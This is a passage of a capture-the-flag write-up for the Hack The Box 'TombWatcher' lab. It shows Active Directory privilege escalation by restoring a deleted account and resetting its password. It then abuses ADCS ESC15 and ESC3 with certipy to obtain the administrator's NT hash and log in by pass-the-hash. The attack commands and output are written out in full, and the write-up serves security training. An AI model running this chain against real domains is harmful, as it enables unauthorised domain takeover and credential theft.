and now we have write over that account (bloodyAD even shows the non-deleted one, so if i checked bloodyAD back then I didn't have to go through all that ADCS stuff, that's kinda cool)
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ bloodyAD --host 10.129.18.116 -d tombwatcher.htb -u john -p Password123! get writable

distinguishedName: CN=Deleted Objects,DC=tombwatcher,DC=htb
permission: WRITE

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=tombwatcher,DC=htb
permission: WRITE

distinguishedName: CN=john,CN=Users,DC=tombwatcher,DC=htb
permission: WRITE

distinguishedName: OU=ADCS,DC=tombwatcher,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: DC=tombwatcher.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=tombwatcher,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.tombwatcher.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=tombwatcher,DC=htb
permission: CREATE_CHILD
bloodyAD messed something up, I really liked using it lately with deleted object but it fucked me over also in freelancer box so i just gotta learn my lesson shifting to shell as John and trying to list that user still shows that it doesn't exist so lets restore it now from the shell
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADUser cert_admin
Cannot find an object with identity: 'cert_admin' under: 'DC=tombwatcher,DC=htb'.
At line:1 char:1
+ Get-ADUser cert_admin
+ ~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (cert_admin:ADUser) [Get-ADUser], ADIdentityNotFoundException
    + FullyQualifiedErrorId : ActiveDirectoryCmdlet:Microsoft.ActiveDirectory.Management.ADIdentityNotFoundException,Microsoft.ActiveDirectory.Management.Commands.GetADUser
now it is back showing that user exists so lets change password
*Evil-WinRM* PS C:\Users\john\Documents> Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADUser cert_admin


DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled : True
GivenName : cert_admin
Name : cert_admin
ObjectClass : user
ObjectGUID : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
SamAccountName : cert_admin
SID : S-1-5-21-1392491010-1358638721-2126982587-1111
Surname : cert_admin
UserPrincipalName :
and as you can see now the password change worked (so it was definetly error with bloodyAD)
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ bloodyAD --host 10.129.18.116 -d tombwatcher.htb -u john -p 'Password123!' set password cert_admin 'Password123!'
[+] Password changed successfully!
Now because we got user called cert_admin, lets rerun the certipy search again
now back to be invalid
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ certipy find -dc-ip 10.129.18.116 -u 'cert_admin' -p 'Password123!' -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[-] LDAP NTLM authentication failed: {'result': 49, 'description': 'invalidCredentials', 'dn': '', 'message': '8009030C: LdapErr: DSID-0C0907FC, comment: AcceptSecurityContext error, data 52e, v4563\x00', 'referrals': None, 'saslCreds': None, 'type': 'bindResponse'}
[-] Got error: Kerberos authentication failed: {'result': 49, 'description': 'invalidCredentials', 'dn': '', 'message': '8009030C: LdapErr: DSID-0C0907FC, comment: AcceptSecurityContext error, data 52e, v4563\x00', 'referrals': None, 'saslCreds': None, 'type': 'bindResponse'}
[-] Use -debug to print a stacktrace
now checking the user from the shell back to the error it doesn't exist so maybe there is a script deleting it continously and we have to do this fast maybe
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADUser cert_admin
Cannot find an object with identity: 'cert_admin' under: 'DC=tombwatcher,DC=htb'.
At line:1 char:1
+ Get-ADUser cert_admin
+ ~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (cert_admin:ADUser) [Get-ADUser], ADIdentityNotFoundException
    + FullyQualifiedErrorId : ActiveDirectoryCmdlet:Microsoft.ActiveDirectory.Management.ADIdentityNotFoundException,Microsoft.ActiveDirectory.Management.Commands.GetADUser
ESC15
(sorry bloodyAD didn't mean to !!!!!)
as you can see it was some kinda of script but when i did that fast enough it worked
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ certipy find -dc-ip 10.129.18.116 -u 'cert_admin' -p 'Password123!' -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260618232625_Certipy.txt'
[*] Wrote text output to '20260618232625_Certipy.txt'
[*] Saving JSON output to '20260618232625_Certipy.json'
[*] Wrote JSON output to '20260618232625_Certipy.json'
the template WebServer is vulnerable to ESC15 so lets abuse that
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ cat 20260618232625_Certipy.txt
Certificate Authorities
  0
    CA Name                             : tombwatcher-CA-1
    DNS Name                            : DC01.tombwatcher.htb
    Certificate Subject                 : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
    Certificate Serial Number           : 3428A7FC52C310B2460F8440AA8327AC
    Certificate Validity Start          : 2024-11-16 00:47:48+00:00
    Certificate Validity End            : 2123-11-16 00:57:48+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : TOMBWATCHER.HTB\Administrators
      Access Rights
        ManageCa                        : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        ManageCertificates              : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Enroll                          : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
what is ESC15's core issue? Normally, v1 templates are supposed to ignore any client-supplied EKU/application policy in the CSR the EKU is hardcoded by the template but ESC15 found that this isn't actually true: a v1 template can still have a CSR with a custom Certificate Application Policy extension (not the normal EKU extension) injected, and the CA will honor it.
This means even a "safe" v1 template with default EKUs can be abused to:
- Request a cert with Client Authentication policy injected, even though the template doesn't intend to allow that
- Combine this with a Subject Alternative Name (if
ENROLLEE_SUPPLIES_SUBJECTis set, or via other means) to impersonate any user/admin, effectively achieving ESC1-style impersonation through a template that wouldn't normally be flagged as vulnerable
Method 1: Direct Client Authentication via SAN
first request a certificate
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ certipy req -u 'cert_admin@tombwatcher.htb' -p 'Password123!' -dc-ip 10.129.18.116 -target 10.129.18.116 -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb' -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' -application-policies 'Client Authentication'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
but trying to authenticate didn't work, so lets try the other method
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ certipy auth -pfx administrator.pfx -dc-ip 10.129.18.116
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*]     SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[-] Certificate is not valid for client authentication
[-] Check the certificate template and ensure it has the correct EKU(s)
[-] If you recently changed the certificate template, wait a few minutes for the change to propagate
[-] See the wiki for more information
Method 2: Certificate Request Agent (Enrollment Agent) abuse
instead of us impersonating directly, we inject the Certificate Request agent application policy which makes the resulting certificate function as enrollment agent so we'll just abuse it as if it is ESC3
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ certipy req -u 'cert_admin@tombwatcher.htb' -p 'Password123!' -dc-ip 10.129.18.116 -target 10.129.18.116 -ca 'tombwatcher-CA-1' -template 'WebServer' -application-policies 'Certificate Request Agent'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
now lets ESC3 it requesting on behalf of administrator
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ certipy req -u cert_admin -p 'Password123!' -dc-ip 10.129.18.116 -target dc01.tombwatcher.htb -ca tombwatcher-CA-1 -template User -pfx administrator.pfx -on-behalf-of 'tombwatcher\Administrator'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 11
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'
and finally we got the hash for the administrator
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ certipy auth -pfx administrator.pfx -dc-ip 10.129.18.116
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@tombwatcher.htb'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
and we got root
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/TombWatcher]
└──╼ [★]$ evil-winrm -i 10.129.18.116 -u administrator -H f61db423bebe3328d33af26741afe5fc

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
6c43626f0036cc304e7171be86390395
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Beyond root
something i noticed while looking at the data after doing the box
the WebServer Template which is vulnerable to ESC15 wasn't configured to have the sAMAccountName=cert_admin to enroll in it
instead it had this

meaning this is linked by the SID, and I were very lucky that the object i restored cause it was recently deleted was the one with that SID 1111 other wise it wouldn't have shown this ESC15 abusing thing
meaning we should've checked the templates list first to find if there is a specific ID can enroll in it, and here you can find the difference
 17
    Template Name : WebServer
    Display Name : Web Server
    Certificate Authorities : tombwatcher-CA-1
    Enabled : True
    Client Authentication : False
    Enrollment Agent : False
    Any Purpose : False
    Enrollee Supplies Subject : True
    Certificate Name Flag : EnrolleeSuppliesSubject
    Extended Key Usage : Server Authentication
    Requires Manager Approval : False
    Requires Key Archival : False
    Authorized Signatures Required : 0
    Schema Version : 1
    Validity Period : 2 years
    Renewal Period : 6 weeks
    Minimum RSA Key Length : 2048
    Template Created : 2024-11-16T00:57:49+00:00
    Template Last Modified : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
      Object Control Permissions
        Owner : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
this one shows the SID but the one after restoring the user shows Cert_admin only
Resources
- https://www.jimmexploit.blog/blog/kerberoasting
- https://bloodhound.specterops.io/resources/edges/write-spn
- https://bloodhound.specterops.io/resources/edges/write-spn
- https://www.thehacker.recipes/ad/movement/dacl/forcechangepassword
- https://bloodhound.specterops.io/resources/edges/write-owner
- https://bloodhound.specterops.io/resources/edges/generic-all
- https://netwrix.com/en/resources/blog/active-directory-object-recovery-recycle-bin/
- https://learn.microsoft.com/en-us/powershell/module/activedirectory/restore-adobject?view=windowsserver2025-ps
- https://www.precedecyber.com/blog/understanding-esc15-a-new-privilege-escalation-vulnerability-in-active-directory-certificate-services-adcs